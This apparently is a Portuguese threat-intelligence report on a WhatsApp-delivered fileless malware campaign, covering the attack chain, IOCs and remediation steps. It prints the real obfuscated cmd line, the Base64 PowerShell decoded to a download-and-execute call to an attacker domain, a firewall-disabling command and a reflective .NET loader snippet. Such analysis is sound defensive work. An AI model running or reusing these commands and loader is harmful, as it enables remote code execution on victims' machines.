
Threat Intell Report
Solo Iron

Relatório da ameaça Fileless “WhatsApp Spray”

www.soloiron.com.br



Sumário Executivo

Ataque observado com início em 01/10

Foi identificada uma campanha de engenharia social disseminada por meio do WhatsApp, na qual o atacante envia arquivos compactados (.ZIP) contendo atalhos maliciosos (.lnk). Os nomes dos arquivos simulam documentos financeiros legítimos, como comprovantes bancários, com o objetivo de induzir o usuário à execução.

Ao abrir o arquivo .lnk, são executados comandos via **cmd.exe** que, subsequentemente, invocam o **powershell.exe** com uma linha de comando ofuscada. Esse comando é responsável por baixar e executar remotamente um script hospedado externamente, sem gravar dados em disco — característica típica de ataques **fileless**.

O script remoto utiliza a função **Assembly.Load** para carregar um componente .NET diretamente na memória do dispositivo, iniciando o segundo estágio da ameaça. Este estágio compromete o sistema mediante técnicas de evasão, persistência e coleta de informações sensíveis, sem deixar rastros tradicionais no sistema de arquivos.

Fluxo de Cadeia de Ataque

Fluxo Macro da Cadeia de Ataque

Envio do arquivo .zip

O atacante envia um arquivo ZIP contendo um arquivo .lnk malicioso via WhatsApp

Usuário executa e executa .lnk

O usuário extrai e executa o arquivo .lnk malicioso

.lnk chama o cmd.exe

O arquivo .lnk executa cmd.exe com uma string específica

cmd.Exe Invoca powershell.exe

cmd.Exe invoca powershell.exe com uma linha de comando

Powershell executa script ofuscado

Powershell executa um script ofuscado que carrega uma DLL maliciosa

DLL carregada em memória

A DLL maliciosa é carregada em memória sem ser escrita no disco

Assembly .NET carregado

O assembly .NET é carregado em memória e invocado

Dispositivo Comprometido

O dispositivo é comprometido após a execução do assembly

Verificações de segurança e localização


O script verifica as configurações de segurança e localização do computador

Detalhe da Cadeia de Ataque

Detalhe do *modus operandi* do ataque

01

O atacante envia arquivo ZIP via WhatsApp com nomenclatura relacionada a assuntos financeiros, contendo um arquivo de atalho malicioso.



ex: ComprovanteSantander-51990960.589256949.lnk

02

Usuário extrai e executa o arquivo .lnk malicioso.

03

O arquivo .lnk executa o cmd.exe com string que chama o powershell.exe com linha de comando ofuscada.

04

Por meio do comando inicial, o powershell é invocado, executando um comando ofuscado em Base64.

05

O comando baixa e carrega um script externo que, por sua vez, carrega e executa uma DLL maliciosa no dispositivo mediante Assembly.Load. O script é executado diretamente na memória, sem gravação no disco – técnica conhecida como fileless malware.

06

O Assembly .NET é carregado em memória e invocado, comprometendo o dispositivo.

Detalhe da Cadeia de Ataque

Detalhe do *modus operandi* do ataque

Comportamentos adicionais identificados

Após a execução inicial do script e a requisição de rede, o malware realiza as seguintes ações:

Verificação de configurações de segurança e geolocalização

"\REGISTRY\USER\S-1-5-21-3001560346-2020497773-4190896137-1000\Control Panel\International\Geo\Nation"

Ações maliciosas subsequentes

- Enumeração de dispositivos de armazenamento na máquina;
- Enumeração de processos ativos;
- Uso suspeito de AdjustPrivilegeToken para elevação de privilégios;
- Alteração de configurações de firewall para permitir todo tráfego de entrada e saída:

"Set-NetFirewallProfile -Profile Domain,Private,Public -DefaultInboundAction Allow -DefaultOutboundAction Allow"

Exemplo de comando malicioso real na etapa 3

"C:\Windows\System32\cmd.exe" /WMRX:F0E /WFXI:BNYE5S /D/C "for %Q in (nc) do for %x in (l.e) do for %q in (xe) do for %z in (-e) do for %d in("kALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwBlAHgAcABh") do for %Y in ("AG4AcwBpAHYAZQB1AHMAZQByAC4AYwBvAG0ALwBhAHAAaQAvAGkAdABiAGkALwBXAGkAOABvADYAVw") do for %r in (er) do for %F in ("SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0AC") do for %b in (shel) do for %L in (hid) do for %P in (-w) do for %y in ("BJAHoAUwAzAGcAWgAxAFgAQgB1AG4AZwBXAFAAVwBNAFkAVgB1AFoAQwBNAFkAUgBlAFEAJwApAA==") do for %c in (pow) do %c%r%b%x%q %P %L %z%Q %~F%~d%~Y%~y"

Exemplo de comando malicioso real na etapa 4

Comando Codificado em base 64

powershell.exe -w hid -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwBlAHgAcABhAG4AcwBpAHYAZQB1AHMAZQByAC4AYwBvAG0ALwBhAHAAaQAvAGkAdABiAGkALwBXAGkAOABvADYAVwBJAHoAUwAzAGcAWgAxAFgAQgB1AG4AZwBXAFAAVwBNAFkAVgB1AFoAQwBNAFkAUgBlAFEAJwApAA==

Comando Decodificado

powershell.exe -w hid -enc IEX (New-Object Net.WebClient).DownloadString('hxxps://expansiveuser[.]com/api/itbi/Wi8o6WIzS3gZ1XBungWPWMYVuZCMYReQ')

Detalhe da Cadeia de Ataque

Detalhe do *modus operandi* do ataque

```
try {
    $assembly = [System.Reflection.Assembly]::Load([Byte[]]$zIrrmqU)
    $entryMethod = $null

    foreach ($type in $assembly.GetTypes()) {
        foreach ($method in $type.GetMethods([System.Reflection.BindingFlags]::Static -bor [System.Reflection.BindingFlags]::Public -bor [System.Reflection.BindingFlags]::NonPublic)) {
            $attrs = $method.GetCustomAttributes([System.STAThreadAttribute], $false)
            if ($attrs.Length -gt 0) {
                $entryMethod = $method
                break
            }
        }
        if ($entryMethod -ne $null) { break }
    }

    if ($entryMethod -eq $null) {
        foreach ($type in $assembly.GetTypes()) {
            $method = $type.GetMethod('Main', [System.Reflection.BindingFlags]::Static -bor [System.Reflection.BindingFlags]::Public -bor [System.Reflection.BindingFlags]::NonPublic)
            if ($method -ne $null) {
                $entryMethod = $method
                break
            }
        }
    }

    if ($entryMethod -ne $null) {
        $entryMethod.Invoke($null, $null)
    }
} catch {}
```

Exemplo de código do Payload descrito na Etapa 5

Detalhe da Cadeia de Ataque

Detalhe do *modus operandi* do ataque

Exemplos do .NET sendo carregado na memória descrito na Etapa 6

powershell.exe	10512	RegQueryValue	HKLM\SOFTWARE\Microsoft\.NETFramework\InstallRoot
powershell.exe	10512	RegQueryValue	HKLM\SOFTWARE\Microsoft\.NETFramework\InstallRoot
powershell.exe	10512	RegCloseKey	HKLM\SOFTWARE\Microsoft\.NETFramework
powershell.exe	10512	CreateFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	QueryBasicInformationFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	CloseFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	CreateFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	CreateFileMapping	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	CreateFileMapping	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	CloseFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
powershell.exe	10512	ReadFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll

powershell.exe	10512	RegOpenKey	HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full
powershell.exe	10512	RegQueryValue	HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full\R
powershell.exe	10512	RegCloseKey	HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full
powershell.exe	10512	RegCloseKey	HKLM\SOFTWARE\Microsoft\.NETFramework
powershell.exe	10512	CreateFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	CloseFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	CreateFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	QueryBasicInformationFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	CloseFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	CreateFile	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	CreateFileMapping	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	CreateFileMapping	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
powershell.exe	10512	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll

powershell.exe	10512	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	CreateFileMapping	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	Load Image	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	CloseFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3f5d3a58bf977d1b30b8...
powershell.exe	10512	CloseFile	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#

Mapeamento das técnicas observadas do MITRE ATTACK

IOCs Identificados

Domínios e arquivos identificados na investigação


- Oultimojogo[.]com
- Pt.ldplayer[.]net
- Expansiveuser[.]com
- Sorvetenopote[.]com
- Zegrande[.]com
- Zapgrande[.]com
- Imobiliariaricardoparanhos[.]com
- Expansivebot[.]com
- 23[.]227.203[.]148
- whatsappenrolling[.]com
- whatsappu[.]com
- whatsappenerp[.]com
- onlywhatsapps[.]com
- hats-whatsapp[.]com
- n8nwhatsapp[.]org
- lie-whatsapp[.]com
- whatsappez[.]cc
- whatsappbrasil[.]com
- whatsapp-labs[.]com
- wap-whatsap[.]com
- wap-whatsap[.]com
- w9d-whatsapp[.]net
- etenopote[.]com

ComprovanteSantander-28184633.520400511.zip -
HB3F320D7B2F7B2296B95727E069E474FA45C8B7
04E51F8E2A71A3F390F1620FD

ComprovanteSantander-51990960.589256949.lnk -
8ba60fb4b8acc05292fd7619c827c87a255a2d4f4ba
cdafaf400abc493881b06

NEW-20251001_104931-PED_E734E4D4.zip -
67B6568D997A586050DF94862DF7E267FB111CA7
0C8712F703618398A4C059F0

DOC-98083986_4B17B4B2.lnk -
bd6214863715239 6b757c8b106d5a62982bce9df12f
0a6030dda9138e44e7328



A investigação identificação a seguinte estrutura do APT:

Por meio da exploração dos domínios identificados, foi possível mapear uma cadeia de entrega e geração de payloads.

Os BOTs são distribuídos na rede pública com associação entre IPs e domínios, em que observamos um padrão consistente: o TTL (Time To Live) comum entre todos os recursos é de 300 segundos (5 minutos).

NOTA: A modelagem apresentada não representa uma compreensão total da infraestrutura do ator de ameaça, mas sim um resumo dos principais achados durante a investigação.


Modelagem da Ameaça

Exploração do Ambiente do APT

Durante a investigação, foi possível explorar uma vulnerabilidade em um dos domínios, permitindo que o time de resposta acessasse o ambiente produtivo do atacante. Este acesso proporcionou uma compreensão aprofundada do contexto de ataque e dos mecanismos de distribuição.

Achados principais:


- Interface web intuitiva utilizada para gerenciamento da operação maliciosa.
- Geração automatizada de nomes de arquivos maliciosos.
- Distribuição controlada de URLs para download dos payloads.
- Painel estatístico com métricas operacionais.



Exploração do Ambiente do APT

Estatísticas visualizadas no painel administrativo:

- Total de entregas bem-sucedidas
- Total de entregas com falha
- Base de números de telefone alvos
- Arquivos .zip distribuídos



Remediação e Contenção

Medidas recomendadas em caso de confirmação do ataque em sua organização

Ações Imediatas


- Isolar o dispositivo comprometido da rede corporativa
- Encaminhar os arquivos suspeitos para quarentena
- Efetuar bloqueio dos hashes dos arquivos identificados
- Implementar bloqueio temporário do Whatsapp Web
- Revogar todas as sessões ativas do usuário efetado
- Realizar troca imediata das credenciais comprometidas

Ações de Curto Prazo

- Implementar bloqueio dos domínios maliciosos identificados nas soluções de segurança
- Reforçar campanhas de conscientização sobre segurança da informação
- Desativar a opção de download automático de mídia e documentos nas configurações do WhatsApp
